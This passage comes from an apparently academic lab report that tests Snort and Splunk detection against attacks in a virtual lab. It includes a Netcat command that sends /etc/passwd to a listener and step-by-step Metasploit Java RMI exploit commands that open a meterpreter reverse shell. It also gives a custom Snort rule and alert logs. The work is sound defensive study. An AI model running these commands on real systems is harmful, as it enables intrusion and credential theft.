
An additional test for the password exfiltration was performed using Netcat, **which resulted in no new alerts.** On the Kali machine, the command *nc -l -p 4444 > target_password.txt* was used to create a Netcat listener.

```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 4444 > target_password.txt
```

On the shell within Metasploit, the command *cat /etc/passwd | nc 10.0.2.4 4444* was used to transfer the file.

```
cat etc/passwd | nc 10.0.2.4 4444
```

Evidence the file *target_password.txt* was transferred.



Exploit #2 – Java RMI Server (Dale)

From the Kali VM, I targeted the Metasploitable2 VM using the Java RMI server exploit, with Snort running on the Ubuntu VM and Splunk Enterprise configured to ingest and monitor Snort alerts in real time. While setting up for this exploit, I searched through Snort's disabled alert files and documentation for any pre-existing rule. Finding none, it became clear that creating a custom rule to monitor TCP traffic on port 1099—used by the exploit—was a more efficient use of time. This custom rule successfully generated alerts for the Java RMI exploit. Although broad rules like this risk false positives, tailoring them to specific environment needs often proves more practical than extensive rule searches.

Steps to Exploit JavaRMI Server

1. Ensure all 3 VMs are running on the same NAT Network and identify their IPs.
    a. Kali VM: 10.0.2.5

```
┌──(dale㉿cybr510kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
```

b. Metasploitable2 VM: 10.0.2.4

```
dale@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:04:d4:32
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
```

c. Ubuntu VM (running Snort): 10.0.2.110

```
dale@dale-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.110  netmask 255.255.255.0  broadcast 10.0.2.255
```

2. Continue using custom rule targeting port 1099 that the Java RMI server exploit uses.
   a. *Sudo nano /etc/snort/rules/local.rules*
   b. *Alert tcp any any -> any 1099 (msg:"Potential Java RMI Exploit!"; sid: 1000003;)*

```
dale@dale-VirtualBox: ~
  GNU nano 7.2                    /etc/snort/rules/local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
#alert icmp any any -> any any ( msg: "ICMP packet detected!"; sid: 1000002;)
#alert tcp any any -> any any ( msg:"root detected!"; content:"root"; sid: 1000001;
alert tcp any any -> any 1099 ( msg:"Potential Java RMI Exploit!"; sid: 1000003;)
```

3. Start Splunk.
   a. *Sudo /opt/splunk/bin/splunk start*

```
dale@dale-VirtualBox:~$ sudo /opt/splunk/bin/splunk start
[sudo] password for dale:
splunkd 3549 was not running.
Stopping splunk helpers...
```


4. Run Snort.
   a. *Sudo snort -c /etc/snort/snort.conf*

```
If you get stuck, we're here to help.
Look for answers here: http://docs.splunk.com

The Splunk web interface is at http://dale-VirtualBox:8000

dale@dale-VirtualBox:~$ sudo snort -c /etc/snort/snort.conf
Running in IDS mode

        --== Initializing Snort ==--
```

5. Execute the Java RMI server exploit from the Kali VM targeting the Metasploitable2 VM.
    a. From Terminal, *msfconsole*
    b. use exploit/multi/misc/java_rmi_server
    c. Set RHOST 10.0.2.4
    d. Set LHOST 10.0.2.5
    e. exploit

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 10.0.2.4
RHOST ⇒ 10.0.2.4
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 10.0.2.5
LHOST ⇒ 10.0.2.5
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.4:1099 - Using URL: http://10.0.2.5:8080/fS66DAl4CaTNLMQ
[*] 10.0.2.4:1099 - Server started.
[*] 10.0.2.4:1099 - Sending RMI Header ...
[*] 10.0.2.4:1099 - Sending RMI Call ...
[*] 10.0.2.4:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.4:50512) at 2024-11-03 10:53:46 -0500
```


6. Monitor Splunk web interface for alerts.



7. Previous Snort alerts generated.

```
Commencing packet processing (pid=5646)
11/03-10:53:45.217896  [**] [1:1000003:0] Potential Java RMI Exploit! [**] [Prio
rity: 0] {TCP} 10.0.2.5:45075 -> 10.0.2.4:1099
11/03-10:53:45.237487  [**] [1:1000003:0] Potential Java RMI Exploit! [**] [Prio
rity: 0] {TCP} 10.0.2.5:45075 -> 10.0.2.4:1099
11/03-10:53:45.238758  [**] [1:1000003:0] Potential Java RMI Exploit! [**] [Prio
rity: 0] {TCP} 10.0.2.5:45075 -> 10.0.2.4:1099
11/03-10:53:45.239265  [**] [1:1000003:0] Potential Java RMI Exploit! [**] [Prio
rity: 0] {TCP} 10.0.2.5:45075 -> 10.0.2.4:1099
11/03-10:53:46.245409  [**] [1:1000003:0] Potential Java RMI Exploit! [**] [Prio
rity: 0] {TCP} 10.0.2.5:45075 -> 10.0.2.4:1099
11/03-10:53:48.401124  [**] [1:1000003:0] Potential Java RMI Exploit! [**] [Prio
rity: 0] {TCP} 10.0.2.5:45075 -> 10.0.2.4:1099
11/03-10:53:48.401124  [**] [1:1000003:0] Potential Java RMI Exploit! [**] [Prio
rity: 0] {TCP} 10.0.2.5:45075 -> 10.0.2.4:1099
```

8. The alerts generated in Spunk identify TCP traffic originating from the Kali VM, *10.0.2.5*, and targeting the Metasploitable2 VM, specifically on port 1099, *10.0.2.4:1099*. The signature provided correlates with the Snort ID (SID) associated with the specific rule that was created in the *local.rules* file.
9. The number of Java RMI server exploit alerts in Splunk's Snort Event Summary matches the count in Snort, as expected for a custom rule. If there were discrepancies, they would likely be due to data forwarding issues or timing mismatches during the ingestion process.
10. Snort Event Search and Snort Event Summary returned the same number of alerts. The exploit was run multiple times as I was learning to use Splunk, but if you filter by time, you can see similar results. For instance, in the time between 1930-1935, 14 Potential Java RMI Exploit alerts were generated.


New Search
sourcetype="snort" name="Potential Java RMI Exploit!" | eventstats count as total_count by src_ip
14 events (11/11/24 7:30:32.000 PM to 11/11/24 7:35:00.000 PM)
No Event Sampling
Job
Events (14)
Patterns
Statistics
Visualization
Trash
Timeline
Zoom Out
Zoom to Selection
Deselect
List
Format
20 Per Page
Hide Fields
All Fields
SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
INTERESTING FIELDS
a Ack 4
Time
Event
11/11/24
7:33:56.538 PM
[**] [1:1000003:0] Potential Java RMI Exploit! [**]
[Priority: 0]
11/11-19:33:56.538779 10.0.2.5:42953 -> 10.0.2.4:1099
TCP TTL:64 TOS:0x0 ID:4040 IpLen:20 DgmLen:52 DF
***A*R** Seq: 0x6E152F9F Ack: 0x51B52CB7 Win: 0x1F6 TcpLen: 32
Show all 6 lines
host = snort
source = /var/log/snort/alert.full
sourcetype = snort
Snort Event Search
Edit
Source IP
Source port
Destination IP
Destination port
Event Name
Potential Java RMI ...
All time
Hide Filters
Events by time in result set
20
10
main
5:15 PM
Mon Nov 11
2024
5:30 PM
5:45 PM
6:00 PM
6:15 PM
6:30 PM
6:45 PM
7:00 PM
7:15 PM
_time
Top source IP in result set
0.0.0.0
10.0.2.5
Top destination IP in result set
255.255.255.255
10.0.2.4

Alerts table of result set

Source IP	Source Port	Destination IP	Destination Port	Protocol	Signature	Event Name	RAW	Time
10.0.2.5	42953	10.0.2.4	1099	TCP	1000003	Potential Java RMI Exploit!	[**] [1:1000003:0] Potential Java RMI Exploit! [**] [Priority: 0] 11/11-19:33:56.538779 10.0.2.5:42953 -> 10.0.2.4:1099 TCP TTL:64 TOS:0x0 ID:4040 IpLen:20 DgmLen:52 DF ***A*R** Seq: 0x6E152F9F Ack: 0x51B52CB7 Win: 0x1F6 TcpLen: 32 TCP Options (3) => NOP NOP TS: 3458597272 41922	1731371636.538779
10.0.2.5	42953	10.0.2.4	1099	TCP	1000003	Potential Java RMI Exploit!	[**] [1:1000003:0] Potential Java RMI Exploit! [**] [Priority: 0] 11/11-19:33:56.538779 10.0.2.5:42953 -> 10.0.2.4:1099 TCP TTL:64 TOS:0x0 ID:4040 IpLen:20 DgmLen:52 DF ***A*R** Seq: 0x6E152F9F Ack: 0x51B52CB7 Win: 0x1F6 TcpLen: 32 TCP Options (3) => NOP NOP TS: 3458597272 41922	1731371636.538779
10.0.2.5	42953	10.0.2.4	1099	TCP	1000003	Potential Java RMI Exploit!	[**] [1:1000003:0] Potential Java RMI Exploit! [**] [Priority: 0] 11/11-19:33:56.538360 10.0.2.5:42953 -> 10.0.2.4:1099 TCP TTL:64 TOS:0x0 ID:4039 IpLen:20 DgmLen:52 DF ***A**** Seq: 0x6E152F9F Ack: 0x51B52CB7 Win: 0x1F6 TcpLen: 32 TCP Options (3) => NOP NOP TS: 3458597272 41922	1731371636.538360
10.0.2.5	42953	10.0.2.4	1099	TCP	1000003	Potential Java RMI Exploit!	[**] [1:1000003:0] Potential Java RMI Exploit! [**] [Priority: 0] 11/11-19:33:56.538360 10.0.2.5:42953 -> 10.0.2.4:1099 TCP TTL:64 TOS:0x0 ID:4039 IpLen:20 DgmLen:52 DF ***A**** Seq: 0x6E152F9F Ack: 0x51B52CB7 Win: 0x1F6 TcpLen: 32 TCP Options (3) => NOP NOP TS: 3458597272 41922	1731371636.538360